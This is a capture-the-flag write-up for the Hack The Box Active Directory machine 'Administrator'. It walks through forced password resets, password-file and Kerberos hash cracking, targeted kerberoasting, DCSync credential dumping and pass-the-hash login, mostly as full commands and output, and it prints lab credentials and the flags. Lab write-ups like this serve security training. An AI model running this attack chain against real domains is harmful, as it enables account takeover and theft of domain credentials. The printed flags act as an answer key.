HTB AD Medium: Administrator
Administrator is a Medium rated AD machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
sudo nmap -sC -sV -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49610,49664-49668,53493,53504,53509,53512,53530 10.10.11.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 09:15 CET
Nmap scan report for 10.10.11.42
Host is up (0.024s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-24 15:15:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49610/tcp open  msrpc         Microsoft Windows RPC
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
53493/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53504/tcp open  msrpc         Microsoft Windows RPC
53509/tcp open  msrpc         Microsoft Windows RPC
53512/tcp open  msrpc         Microsoft Windows RPC
53530/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-24T15:16:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.30 seconds
Assumed Breach
1
olivia:ichliebedich
Lateral movement (Olivia –> Michael)
Run the bloodhound-python module using our olivia creds:
1
bloodhound-python -c all -d administrator.htb -u olivia -p ichliebedich --zip -ns 10.10.11.42
In BloodHound we find that the olivia user has GenericAll permissions over the Michael user: 
We can force change the password using rpcclient:
1
2
3
rpcclient -U olivia 10.10.11.42
Password for [WORKGROUP\olivia]:
rpcclient $> setuserinfo2 michael 23 'Password123!'
Validate the changes:
1
2
3
nxc smb 10.10.11.42 -u 'michael' -p 'Password123!'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\michael:Password123!
Lateral movement (Michael –> Benjamin)
In BloodHound we find that we can ForceChange the password of the Benjamin user: 
Same attack vector as before:
1
2
3
rpcclient -U michael 10.10.11.42
Password for [WORKGROUP\michael]:
rpcclient $> setuserinfo2 benjamin 23 'Password123!'
Validate changes:
1
2
3
nxc smb 10.10.11.42 -u 'benjamin' -p 'Password123!'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\benjamin:Password123!
Lateral movement (Benjamin –> Emily)
As the benjamin user we are able to authenticate over FTP:
1
2
3
4
5
6
7
8
9
10
11
12
ftp benjamin@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||61538|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
Retrieve the Backup.psafe3 file, output it to a crackable format and crack the hash using JohnTheRipper:
1
2
3
4
5
6
7
8
9
10
11
12
pwsafe2john Backup.psafe3 > hash

john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2024-11-24 09:50) 4.000g/s 32768p/s 32768c/s 32768C/s newzealand..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Download password safe to open the file.
1
sudo apt-get install passwordsafe
Open the file using password safe and enter the previously cracked password: 

1
2
3
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Only the password for emily is valid:
1
2
3
4
5
6
7
8
9
10
11
nxc smb 10.10.11.42 -u db_users -p db_passes
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Lateral movement (Emily –> Ethan)
Emily has GenericWrite over the Ethan user: 
When trying to perform a targeted kerberoast attack to get ethan’s hash we get a clock skew error:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip 10.10.11.42
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
  File "/home/kali/Downloads/targetedKerberoast.py", line 593, in main
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
                                             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.12/site-packages/impacket/krb5/kerberosv5.py", line 312, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.12/site-packages/impacket/krb5/kerberosv5.py", line 91, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Use rdate to sync the time of our Kali machine with the DC to solve this error:
1
2
3
4
5
6
7
8
9
sudo rdate -n 10.10.11.42
Sun Nov 24 17:47:21 CET 2024

python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip 10.10.11.42
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$7520fc9c083a610f8282e4afaa70262e$50c183cfb815d85cdc7d8a3f068c03fd3384b0d0bfee10c5199df82de30a15aec396ca96d4a5ff832a5b8ad7493a97574805609db21f1630c46237a368277955b7285725f9ed79ee247c1a934a106a76ac7c97068014e19458f442f57f07ca5df168114a94dec26d880c2b0f2061a8736ce9badde1acb4d3aff2467d6c08b14c8f07e2aa28802f48053948a8dd7a03c8054500f0eab7895ef0214ebbd470db029a583c81412ffeacbf1c468ccea3d803b216cade73f5c51b5cbfcdc0c6cd24b23d12abf269bd1acc2e14ba87377e743a6dad1ee89d041592ca7cef46cb3d51b96ffe5b6d0a438ebf3413a789aa0e100fa5af23023bab1f4b69d8df84f147112164d0f52835af3b78a8f786bfad6ea74f2d563a76bfa69a96359f5ae8261a4d806b25e03ed6443d91fb8ecab7e08faf662cf78ec2b5a07dd769ac6e34559b1efb9b947ab0ec0bde9d552278bd6023ee3f919ac9640c484be01e2049c39c643fde3960a7a05508cb278d095fd1360b725f1292a0db0e1f0e4397c7e0e36b93623cb2f9b2f1496a6b5c511320e3d4978ae7b220d09bef0f1b9e375d692e43af6c93168b45b60ff11c905498b9a1d760846c96878af00afc2cca6ff5e78c36468d9d9d741e873c3a5d8ee4e2843d8705bfa948472e54bcdbb8ef4a1673c7978ec3c9cd8f0e3df28de3c51f3aeec3ee812f1942664906da6abb2d88a0a4085f869fa4b70d65f937c8ebf056e0dd5de7bca43d9296d45b4466d421dad8c2d40ae077fa3974af009530aa030c37ab193132d8096ebbf6c488701eb760682b7bb620ea59c92c148bf92bb5fcdd163ea815542c689e726b07e3e18d1cb9bea0c40efe4af388eadf44460eb9cce8afa3d9a829f7c00c19f10235a3dae1ed89f6bb2dc7d6a65e2e52cb8f18ebddb7c2caf43e3a3b9bf4a7790c95edc9b69ec650906beea3640772f501709247573182d58d3f97eabfc0ab5b1ead692ff28581dc116c6c62d55066ebd9210c72a743466f02178637429b3f3b755c2f66cd9c14adc1d9e2e50eabc51967f490741cf0e057aa564417c2257fe10aa8d49cac5ed8fdb03c38bf5735866d253930811dbba6647ff824eee6aa82877a2db801436c5f787cf286bf6aa318a42e013c2f3395961ff9d5975a3508390d23fbb86921a318cf850ff609f968fd4958462b2008b19764214da6644157b4f9ed9058b81d48528ff94bd99034bc778787dd1590d2e0e680c46002b50043a20eecac4aa95d64c3364a0c584476eb66338648df5761a65cb336e09d0e0679a9f1d15d28c5e4da7e515058c472cab23f85162144f89f2dca27466b020f817bdc08f7822ccf1dbb8bc54a0fb187919845e47f75712154399978ac2ebf8ac20dcfd9047e3cbfcc5f52312f5f1b4a3c8278f471c029af0a632e8473789b4e678ff9e1a6434716b8cb292b3f1731827c6f8cb8d2fcb4947061ee97d8134318cb6c2d1e42e3a95c231e7121fa88c9857ac30ea65d497d29784644c3ac17a0b0942978bf5ac423b5cb842c827b838ecd
Crack his hash using JohnTheRipper:
1
2
3
4
5
6
7
8
9
john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
limpbizkit       (?)
1g 0:00:00:00 DONE (2024-11-24 17:48) 33.33g/s 170666p/s 170666c/s 170666C/s newzealand..babygrl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Verify creds:
1
2
3
nxc smb 10.10.11.42 -u 'ethan' -p 'limpbizkit'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\ethan:limpbizkit
Privilege Escalation
In BloodHound we see that the ethan user is able to perform a dcsync attack on the administrator.htb domain: 
We can perform this by using secretsdump:
1
2
3
4
5
6
7
8
sudo impacket-secretsdump administrator.htb/ethan:limpbizkit@10.10.11.42
[sudo] password for kali:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Verify Administrator hash:
1
2
3
nxc smb 10.10.11.42 -u Administrator -H "3dc553ce4b9fd20bd016e098d2d2fd2e"
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\Administrator:3dc553ce4b9fd20bd016e098d2d2fd2e (Pwn3d!)
Evil-winrm into the machine:
1
2
3
4
5
6
7
8
evil-winrm -i 10.10.11.42 -u Administrator -H "3dc553ce4b9fd20bd016e098d2d2fd2e"
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
administrator\administrator
User.txt: cc03a15aa735b8d2d44723cd8ff352ca
1
2
*Evil-WinRM* PS C:\users\emily\desktop> type user.txt
cc03a15aa735b8d2d44723cd8ff352ca
Root.txt: 1923ed4e0af7edd8e548c70dee8bf7e6
1
2
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
1923ed4e0af7edd8e548c70dee8bf7e6
PWNED!!!